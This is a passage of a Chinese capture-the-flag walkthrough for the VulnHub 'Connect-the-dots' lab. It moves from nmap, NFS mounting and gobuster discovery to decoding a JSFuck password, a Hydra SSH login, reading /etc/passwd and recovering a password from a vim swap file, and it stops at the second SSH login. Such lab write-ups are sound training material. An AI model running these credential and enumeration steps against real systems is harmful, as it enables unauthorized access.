靶机系列测试教程 Connect-the-dots

1 交流平台

随着教程的推出，看视频的人也越来越多，随之而来的问题也增多，本人平时非常忙，难以有时间回复大家的问题，特意建立了一个 QQ 群，里面有很多这方面的高手，有什么不懂的，请到群里提问，咨询问题的时候，一定要详细，不然没人会回复你，另外本人有时间会在群内直播测试靶机，还没加上群的赶快加上了。

交流 QQ 群

微信号

博客 www.moonsec.com

2 介绍

2.1 靶机介绍

描述	说明
Difficulty	Beginner-Intermediate
Flag	2 Flag first user And second root
Description	The machine is VirtualBox compatible but can be used in VMWare as well (not tested but it should work). The DHCP will assign an IP automatically. You have to

下载地址
https://www.vulnhub.com/entry/connect-the-dots-1,384/

难度 容易到中等

3 靶机测试

3.1 信息收集

3.1.1 nmap 扫描探测端口信息

nmap -p- -A 192.168.0.180 -oA dots-ports

```
Host is up (0.0035s latency).
Not shown: 65526 closed ports
PORT      STATE SERVICE  VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Landing Page
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3           2049/udp   nfs
|   100003  3           2049/udp6  nfs
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      34051/tcp6  mountd
|   100005  1,2,3      41803/udp   mountd
|   100005  1,2,3      46466/udp6  mountd
|   100005  1,2,3      55271/tcp   mountd
|   100021  1,3,4      43575/tcp   nlockmgr
|   100021  1,3,4      46177/tcp6  nlockmgr
|   100021  1,3,4      53864/udp   nlockmgr
|   100021  1,3,4      58690/udp6  nlockmgr
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|_  100227  3           2049/udp6  nfs_acl
2049/tcp  open  nfs_acl  3 (RPC #100227)
7822/tcp  open  ssh      OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
| ssh-hostkey:
|   2048 38:4f:e8:76:b4:b7:04:65:09:76:dd:23:4e:b5:69:ed (RSA)
|   256 ac:d2:a6:0f:4b:41:77:df:06:f0:11:d5:92:39:9f:eb (ECDSA)
|_  256 93:f7:78:6f:cc:e8:d4:8d:75:4b:c2:bc:13:4b:f0:dd (ED25519)
34841/tcp open  mountd   1-3 (RPC #100005)
43575/tcp open  nlockmgr 1-4 (RPC #100021)
54801/tcp open  mountd   1-3 (RPC #100005)
55271/tcp open  mountd   1-3 (RPC #100005)
MAC Address: 40:A5:EF:46:69:0A (Shenzhen Four Seas Global Link Network Technology)
```

21 ftp
80 web 服务
7822 ssh
nfs 共享

3.2 nfs 检测

3.2.1 获取 nfs 服务器的目录列列表

showmount -e 192.168.0.180

```
root@kali:~/The-dots# showmount -e 192.168.0.180
Export list for 192.168.0.180:
/home/morris *
root@kali:~/The-dots# a
```

得到用户名 morris

3.2.2 挂载共享目录

mount -t nfs 192.168.0.180:/home/morris dots

```
root@kali:~/The-dots/dots# ls -al
total 56
drwxr-xr-x  8 moonsec moonsec 4096 Oct 11 06:40 .
drwxr-xr-x  3 root    root    4096 Jan  5 23:28 ..
-rw-------  1 moonsec moonsec    1 Oct 11 07:09 .bash_history
-rw-r--r--  1 moonsec moonsec  220 Oct 10 13:38 .bash_logout
-rw-r--r--  1 moonsec moonsec 3526 Oct 10 13:38 .bashrc
drwx------  9 moonsec moonsec 4096 Oct 10 13:45 .cache
drwx------ 10 moonsec moonsec 4096 Oct 11 06:09 .config
drwx------  3 moonsec moonsec 4096 Oct 10 13:44 .gnupg
-rw-------  1 moonsec moonsec 1884 Oct 11 06:40 .ICEauthority
drwx------  3 moonsec moonsec 4096 Oct 10 13:44 .local
-rw-r--r--  1 moonsec moonsec  807 Oct 10 13:38 .profile
drwx------  2 moonsec moonsec 4096 Oct 10 15:55 .ssh
drwxr-xr-x  2 moonsec moonsec 4096 Oct 10 13:44 Templates
-rw-------  1 moonsec moonsec   52 Oct 10 13:58 .Xauthority
root@kali:~/The-dots/dots#
```

挂载成功 但是不能访问.ssh 目录

3.3 访问 80 端口

.0.188/ | Landing Page | 192.168.0.180

Kali Training | Kali Tools | Kali Docs | Kali Forums | NetHunter | Offensive Security | Exploit-DB | GHDB | MSFU

SIRRON

Happy Birthday brother!

You know how our family have named us, right? Them naming me M and you N. Well, our names are entirely the same except the initials. Life is too short to save names in your memory when you're old, so why not! But do you know who did that? Our mother who was fond of the James Bond movies. She named me after her as M. Perhaps, she thinks that the director of the movie was too lazy to think of one.

I mean, who cares, right? Haha, I know you don't like me neither my pesky jokes. But I love you brother. So, don't visit this website until I am done. You'll find nothing but backups, lol.

Btw, I know you love challenges so I have something in store for you as well.

Kali Training | Kali Tools | Kali Docs | Kali Forums | NetHunter | Offensive Security | Exploit-DB | GHDB | MSFU

Baidu翻译 | 同传 | 视频翻译 热 | 人工翻译 | 插件下载 | APP下载 | 登录

检测到英语 | 中文 | 翻 译 | 人工翻译

You know how our family have named us, right? Them naming me M and you N. Well, our names are entirely the same except the initials. Life is too short to save names in your memory when you're old, so why not! But do you know who did that? Our mother who was fond of the James Bond movies. She named me after her as M. Perhaps, she thinks that the director of the movie was too lazy to think of one.

你知道我们家是怎么称呼我们的吧？他们给我起名叫M，你叫N。好吧，我们的名字除了首字母外完全一样。当你老的时候，生命太短暂，无法在你的记忆中留下名字，所以为什么不呢！但你知道是谁干的吗？我们的母亲喜欢詹姆斯·邦德的电影。她给我起了个名字叫M。也许，她认为电影导演懒得想一个。

报错 | 拼音 | 双语对照

Baidu翻译 | 同传 | 视频翻译 热 | 人工翻译 | 插件下载 | APP下载 | 登录

检测到英语 | 中文 | 翻 译 | 人工翻译

I mean, who cares, right? Haha, I know you don't like me neither my pesky jokes. But I love you brother. So, don't visit this website until I am done. You'll find nothing but backups, lol.

Btw, I know you love challenges so I have something in store for you as well.

我是说，谁在乎，对吧？哈哈，我知道你不喜欢我，也不喜欢我那些讨厌的笑话。但我爱你兄弟。所以，在我完成之前不要访问这个网站。你只能找到备份，哈哈。

顺便说一句，我知道你喜欢挑战，所以我也为你准备了一些东西。

报错 | 拼音 | 双语对照


3.4 目录扫描

gobuster dir -u http://192.168.0.180 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100


```
root@kali:~/The-dots# gobuster dir -u http://192.168.0.180 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://192.168.0.180
[+] Threads:        100
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/01/05 23:39:34 Starting gobuster
===============================================================
/images (Status: 301)
/manual (Status: 301)
/javascript (Status: 301)
/backups (Status: 200)
/mysite (Status: 301)
/server-status (Status: 403)
===============================================================
2020/01/05 23:40:38 Finished
===============================================================
```

3.5 发现 jsfuck 编码

http://192.168.0.180/mysite/




目录可访问 发现 bootstrap.min.cs 文件 有 jsfuck 编码




3.6 处理字符串

访问这个注册页面的时候发现会 js 会调用 bootstrap.min.cs 内的内容
http://192.168.0.180/mysite/register.html




console.log(b1+b2+b3+b4+b5+b6+b7+b8+b9+b10)



3.7 jsfuck 编码

http://codertab.com/JsUnFuck



You're smart enough to understand me. Here's your secret, TryToGuessThisNorris@2k19

TryToGuessThisNorris@2k19 这个可能是是一个密码

3.8 hydra 穷举 ssh

用户名
morris
norris
hydra -L user -p TryToGuessThisNorris@2k19 ssh://192.168.0.180 -s 7822

```
root@kali:~/The-dots# hydra -L user -p TryToGuessThisNorris@2k19 ssh://192.168.0.180 -s 7822
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-01-06 00:02:37
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 2 tasks per 1 server, overall 2 tasks, 2 login tries (l:2/p:1), ~1 try per task
[DATA] attacking ssh://192.168.0.180:7822/
[7822][ssh] host: 192.168.0.180   login: norris   password: TryToGuessThisNorris@2k19
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-01-06 00:02:40
```

login: norris　　password: TryToGuessThisNorris@2k19

3.9 登录 ssh

ssh norris@192.168.0.180 -p 7822

```
root@kali:~/The-dots# ssh norris@192.168.0.180 -p 7822
The authenticity of host '[192.168.0.180]:7822 ([192.168.0.180]:7822)' can't be established.
ECDSA key fingerprint is SHA256:JK6+YY5U5vuE7DXk+tJBZFRPsa+G7KOZ366/v9ipWSE.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.0.180]:7822' (ECDSA) to the list of known hosts.
norris@192.168.0.180's password:
Linux sirrom 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u1 (2019-09-20) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

###
  #    #   #    #  #####    #     ##    #####    #   #   #   ####
  #    ##  #    #    #      #    #  #     #      #   ##  # #   #
  #    # # #    #    #      #   #    #    #      #   # # # #
  #    #  ##    #    #      #   ######    #      #   #  ## #   #
  #    #   #    #    #      #   #    #    #      #   #   # #   ###
 ###   #    #   #    #      #   #    #    #      #   #    #  ####
```

3.10　得到 flag user.txt

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

###
  #    #   #    #  #####    #     ##    #####    #   #   #   ####
  #    ##  #    #    #      #    #  #     #      #   ##  # #   #
  #    # # #    #    #      #   #    #    #      #   # # # #
  #    #  ##    #    #      #   ######    #      #   #  ## #   #
  #    #   #    #    #      #   #    #    #      #   #   # #   ###
 ###   #    #   #    #      #   #    #    #      #   #    #  ####

norris@sirrom:~$ cat user.txt
2c2836a138c0e7f7529aa0764a6414d0
norris@sirrom:~$
```

3.11　查找敏感信息

```
norris@sirrom:~/ftp/files$ cat /etc/passwd | grep -v nologin
root:x:0:0:root:/root:/bin/bash
sync:x:4:65534:sync:/bin:/bin/sync
tss:x:105:111:TPM2 software stack,,,:/var/lib/tpm:/bin/false
speech-dispatcher:x:112:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:117:7:HPLIP system user,,,:/var/run/hplip:/bin/false
Debian-gdm:x:118:125:Gnome Display Manager:/var/lib/gdm3:/bin/false
morris:x:1000:1000:morris,,,:/home/morris:/bin/bash
norris:x:1001:1001:norris,,,:/home/norris:/bin/bash
```

在 ftp 目录下发现四个文件


```
norris@sirrom:~/ftp/files$ ls -al
total 972
drwxr-xr-x 2 norris norris    4096 Oct 11 05:19 .
dr-xr-xr-x 3 nobody nogroup   4096 Oct 11 03:39 ..
-r-------- 1 norris norris    6301 Oct 11 02:47 backups.bak
-r-------- 1 norris norris   39610 Oct 11 02:16 game.jpg.bak
-r-------- 1 norris norris      29 Oct 11 02:26 hits.txt.bak
-r-------- 1 norris norris  932659 Oct 11 01:43 m.gif.bak
norris@sirrom:~/ftp/files$
```

3.12 发现摩斯密码

norris 登录 ftp


```
root@kali:~/The-dots# ftp 192.168.0.180
Connected to 192.168.0.180.
220 Welcome to Heaven!
Name (192.168.0.180:root): norris
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 1001     1001         4096 Oct 11 05:19 files
226 Directory send OK.
ftp> cd files
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-r--------    1 1001     1001         6301 Oct 11 02:47 backups.bak
-r--------    1 1001     1001        39610 Oct 11 02:16 game.jpg.bak
-r--------    1 1001     1001           29 Oct 11 02:26 hits.txt.bak
-r--------    1 1001     1001       932659 Oct 11 01:43 m.gif.bak
226 Directory send OK.
ftp> get game.jpg.bak
local: game.jpg.bak remote: game.jpg.bak
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for game.jpg.bak (39610 bytes).
226 Transfer complete.
39610 bytes received in 0.05 secs (837.5369 kB/s)
ftp> get hits.txt.bak
local: hits.txt.bak remote: hits.txt.bak
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for hits.txt.bak (29 bytes).
226 Transfer complete.
29 bytes received in 0.01 secs (4.7462 kB/s)
ftp> get m.gif.bak
local: m.gif.bak remote: m.gif.bak
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for m.gif.bak (932659 bytes).
226 Transfer complete.
```

exiftool game.jpg.bak



3.13 解密摩斯密码

https://gchq.github.io/CyberChef/



HEY NORRIS, YOU'VE MADE THIS FAR. FAR FAR FROM HEAVEN WANNA SEE HELL NOW? HAHA YOU SURELY MISSED ME, DIDN'T YOU? OH DAMN MY BATTERY IS ABOUT TO DIE AND I AM UNABLE TO FIND MY CHARGER SO QUICKLY LEAVING A HINT IN HERE BEFORE THIS SYSTEM SHUTS DOWN AUTOMATICALLY. I AM SAVING THE GATEWAY TO MY DUNGEON IN A 'SECRETFILE' WHICH IS PUBLICLY ACCESSIBLE.

3.14 获取用户 morris 密码

读取 www 目录下的 secretfile

```
-rw-r--r-- 1 www-data www-data     99 Oct 11 10:32 secretfile
-rw------- 1 www-data www-data  12288 Oct 11 10:32 .secretfile.swp
norris@sirrom:/var/www/html$ cat secretfile
I see you're here for the password. Holy Moly! Battery is dying !! Mentioning below for reference.
norris@sirrom:/var/www/html$
```

swp 是编辑器突然断电或者 ctrl+z 产生的文件

wget http://192.168.0.180/.secretfile.swp

```
root@kali:~/The-dots# wget http://192.168.0.180/.secretfile.swp
--2020-01-06 00:28:19--  http://192.168.0.180/.secretfile.swp
Connecting to 192.168.0.180:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 12288 (12K)
Saving to: '.secretfile.swp'

.secretfile.swp             100%[=======================================================================>]  12.00K  --.-KB/s

2020-01-06 00:28:19 (192 MB/s) - '.secretfile.swp' saved [12288/12288]
```

strings .secretfile.swp

```
root@kali:~/The-dots# strings .secretfile.swp
b0VIM 8.1
root
sirrom
/var/www/html/secretfile
U3210
#"!
blehguessme090
I see you're here for the password. Holy Moly! Battery is dying !! Mentioning below for reference..
root@kali:~/The-dots#
```

morris blehguessme090

3.15 登录 ssh

ssh morris@192.168.0.180 -p 7822

```
root@kali:~/The-dots# ssh morris@192.168.0.180 -p 7822
morris@192.168.0.180's password:
Linux sirrom 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u1 (2019-09-20) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

